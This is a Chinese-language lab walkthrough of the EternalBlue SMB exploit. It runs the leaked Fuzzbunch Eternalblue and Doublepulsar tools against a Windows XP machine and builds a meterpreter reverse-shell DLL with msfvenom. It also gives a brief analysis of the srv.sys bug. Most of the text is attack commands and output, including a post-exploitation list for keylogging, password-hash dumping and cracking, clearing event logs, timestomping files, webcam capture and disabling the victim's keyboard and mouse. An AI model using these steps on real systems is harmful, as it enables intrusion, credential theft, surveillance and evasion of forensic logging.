永恒之蓝分析与复现

1>**漏洞复现**

1>1>**环境配置**

1>1>1>**攻击机环境配置**

攻击机1：
系统：Win10 64bit（192.168.0.100）

1. 安装Python2.6.6和Pywin32【必须py2.6.6版本】
2. 安装shadowbroker工具包，解压后进行下一步
3. 在Windows目录下新建一个listeningposts文件夹

4. 编辑名为fuzz bund.xml的Fuzzy Bunch配置文件，并设置相应的ResourcesDir和LogDir参数

```
<t:parameter name="ResourcesDir"
             description="Absolute path of the Resources Directory"
             type="String"
             default="C:\Users/test/Desktop/shadowbroker-master/windows/Resources"/>

<t:parameter name="LogDir"
             description="Absolute path of an Initial Log Directory"
             type="String"
             default="C:\Users/test/Desktop/shadowbroker-master/windows/logs"/>
```


5. 运行fb.py，正常运行

```
C:\Users\Laxus Dreyar>C:\Python26\python.exe D:\shadowbroker-master\shadowbroker-master\windows\fb.py

--[ Version 3.5.1

[*] Loading Plugins
[*] Initializing Fuzzbunch v3.5.1
[*] Adding Global Variables
[+] Set ResourcesDir => D:\shadowbroker-master\shadowbroker-master\windows\Resources
[+] Set Color => True
[+] Set ShowHiddenParameters => False
[+] Set NetworkTimeout => 60
[+] Set LogDir => D:\shadowbroker-master\shadowbroker-master\windows\logs
[*] Autorun ON

ImplantConfig Autorun List
==========================

  0) prompt confirm
  1) execute


Exploit Autorun List
====================

  0) apply
  1) touch all
  2) prompt confirm
  3) execute


Special Autorun List
====================

  0) apply
  1) touch all
  2) prompt confirm
  3) execute
```

攻击机2：
系统：deepin（192.168.0.104）
安装MSF(安装方法见文末)


1>1>2>**目标机环境配置**

系统：WinXP 32bit（445端口开放，关闭系统防火墙）（192.168.0.103）


1>2**攻击过程**


1>2>1>shadowbroker**分过程①**

运行fb.py，按照如图所示输入参数



输入`use Eternalblue`命令





此处选择0（目标机是XP），mode选择1

```
[!] Preparing to Execute Eternalblue

[*]  Mode :: Delivery mechanism

   *0) DANE      Forward deployment via DARINGNEOPHYTE
    1) FB        Traditional deployment from within FUZZBUNCH

[?] Mode [0] : 1
[+] Run Mode: FB

[?] This will execute locally like traditional Fuzzbunch plugins. Are you s
e? (y/n) [Yes] :
[*] Redirection ON

[+] Configure Plugin Local Tunnels
[+] Local Tunnel - local-tunnel-1
[?] Destination IP [192.168.0.103] :
[?] Destination Port [445] :
[?] Listen IP [127.0.0.1] :
[?] Listen Port [445] :
[+] (TCP) Local 127.0.0.1:445 -> 192.168.0.103:445

[+] Configure Plugin Remote Tunnels


Local
=====

Proto   Listen IP       Source IP        Destination IP
-----   -------------   --------------   -----------------
TCP     127.0.0.1:445   Redirector:ANY   192.168.0.103:445

Remote
======

 *empty*

[!] Verify Redirection Tunnels Exist
[?] Press Any Key To Continue :
```

又是一路回车，最终显示successed

```
-=
[*] CORE sent serialized output blob (2 bytes):
0x00000000  08 00
[*] Received output parameters from CORE
[+] CORE terminated with status code 0x00000000
[+] Eternalblue Succeeded

fb Special (Eternalblue) >
```

1>2>2>MSF**分过程①**

利用Linux下的MSF生成一个后门DLL，copy到攻击机1（win10）

```
msfvenom -p windows/meterpreter/reverse_tcp -a x86 -platform windows LHOST=192.168.0.104 LPORT=4444 -f dll > shell.dll
```

```
[*] Started reverse TCP handler on 192.168.183.128:4444
msf exploit(handler) > exit
root@tikki-PC:~# msfvenom -p windows/meterpreter/reverse_tcp -a x86 -platform windows LHOST=192.168.0.104 LPOR
T=4444 -f dll > shell.dll
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of dll file: 5120 bytes
```

启动`msfconsole`


配置参数

`use exploit/multi/handler`

`set LHOST 192.168.0.104`

`set LPORT 4444`


`set payload windows/meterpreter/reverse_tcp`




1>2>3>shadowbroker**分过程②**

copy刚才生成的dll到攻击机1

输入`use Doublepulsar`，如图继续






配置成功

1>2>4>MSF**分过程②**

输入`exploit`，显示下图




之后查看控制机器的ID

`sessions -l`

控制这台机器

`sysinfo`

显示目标系统信息



`shell`

进入目标电脑，调用命令提示符

成功实现永恒之蓝复现，附录2中有MSF的控制命令集

2>**漏洞原理**

2>1>**永恒之蓝原理概述**

Eternalblue是一个RCE（远程命令执行）漏洞利用，通
过`SMB（ServerMessageBlock）（将本地文件接口“中断13”改造为网络文件系统，用于文件传输）`
和`NBT（NetBIOSoverTCP/IP）`（属于SMB Windows协议族，用于文件和打印共享服务）影响
WindowsXP,Windows2008R2和Windows7系统。

漏洞发生处：`C:\Windows\System32\drivers\srv.sys`
注：srv.sys是Windows系统驱动文件，是微软默认的信任文件。

漏洞函数：`unsignedint__fastcallSrvOs2FeaToNt(inta1,inta2)`

触发点：`_memmove(v5,(constvoid*)(a2+5+*(_BYTE*)(a1+5)),*(_WORD*)(a1+6));`

```
int __fastcall SrvOs2FeaListSizeToNt(_DWORD* a1)
{
  //SNIP...
  while (v3 < v4 || (v7 = *(_BYTE*)(v3 + 1) + *(_WORD*)(v3 + 2), v7 + v3 + 5 > gt; v4))
  {
    *(WORD*)v6 = v3 - (_DWORD)v6;
    return v1;
  }
  //SNIP...
}
int __thiscall ExecuteTransaction(int this)
{
  //SNIP...
  if (*(_DWORD*)(v3 + 0x50) & gt;= 1)
  {
    SrvSetSmbError2(0, 464, &quot; onecore\\base\\fs\\remotefs\\smb\\srv\\srv.downlevel\\smbtrans.c & quot;);
    SrvLogInvalidSmbDirect(v1, v10);
    goto LABEL_109;
  }
  //SNIP...
```

3>**附录1：MSF安装**

`apt-get install curl`
+
`curl https://raw.githubusercontent.com/rapid7/metasploit-omnibus/master/config/templates/metasploit-framework-wrappers/ms`
`chmod 755 msfinstall && \`
`./msfinstall`

#4>**附录2：MSF控制命令集**
当你看到了
`[*] Meterpreter session 1 opened (192.168.195.140:4444 -> 192.168.195.139:1051)`
这就代表这你在目标系统上成功的获得了Meterpreter的Shell
`sessions -l`用于查看你控制的电脑
注意前面的ID号
你要控制哪台就输入：
`meterpreter >sessions -i ?`
例如本次案例ID号为:4
`meterpreter >sysinfo`
显示目标系统信息
`meterpreter > backround`
退出目标系统，回到Metasploit主界面
`meterpreter > ps`
显示目标系统上的进程
`meterpreter > keyscan_start`
监控目标系统键盘输入，停止监控为keyscan_stop
`meterpreter > migrate`
将你的Meterpreter移到另一个进程
先用PS命令查看进程后，得到进程ID，然后在执行Migrate （进程ID）
`meterpreter > ipconfig`
显示对方网络信息

`meterpreter > getuid`
获取用户的服务器运行
`meterpreter > shell`
进入目标电脑，命令提示符
`meterpreter > Idletime`
目标电脑闲置了多长时间
`meterpreter > Hashdump`
导出对方SAM数据库里的内容,推荐一个hash破解网站：
http://www.objectif-securite.ch/products.php
`meterpreter > getsystem`
利用已自漏洞，自动提权为SYSTEM
`meterpreter > clearev`
清除事件日志 www.2cto.com
`meterpreter > execute （某Windows指令）`
在对方电脑上运行该指令
`meterpreter > execute`
`Usage: execute -f file [options]`
`Executes a command on the remote machine.`

OPTIONS:

```
-H        Create the process hidden from view.
-a   The arguments to pass to the command.
-c        Channelized I/O (required for interaction).
-d   The 'dummy' executable to launch when using -m.
-f   The executable command to run.
-h        Help menu.
-i        Interact with the process after creating it.
-k        Execute process on the meterpreters current desktop
-m        Execute from memory.
-s   Execute process in a given session as the session user
-t        Execute process with currently impersonated thread token
```

meterpreter >timetomp
修改文件时间属性
`meterpreter >timestomp c:\\jzking121.txt -c "09/09/1980 12:12:34"` 修改文件创建时间
`meterpreter > timestomp c:\\jzking121.txt -m "01/01/1991 12:12:34"` 修改文件修改时间
`meterpreter > timestomp c:\\jzking121.txt -f c:\\RHDSetup.log` 讲文件RHDSetup.log属性复制到jzking121文件
上面 `meterpreter > download`（文件路径）
下载文件命令
例如下载C盘下面的jzking121.txt文件
`meterpreter > download c:\\jzking121.txt`
`[*] downloading: c:\jzking121.txt -> jzking121.txt`
`[*] downloaded : c:\jzking121.txt -> jzking121.txt`
注意，文件路径中要有两个\
Upload指令跟Download指令类似！
`meterpreter > shutdown`
关闭目标计算机，reboot为重启计算机
`meterpreter >screenshot`
获取目标电脑，屏幕截图
`meterpreter > uictl enable keyboard` 启用目标使用键盘
`meterpreter > uictl disable mouse` 禁止目标使用鼠标
enable 为启用
disable 禁用
`meterpreter > webcam_list`
目标系统的摄像头列表
`meterpreter > webcam_snap`
从指定的摄像头，拍摄照片
`meterpreter > search -d c:\\ -f 1.jpg`
搜索目标电脑，C盘1.jpg文件
【引用自http://blog.sina.com.cn/s/blog_8cc77f5e0101iuwi.html】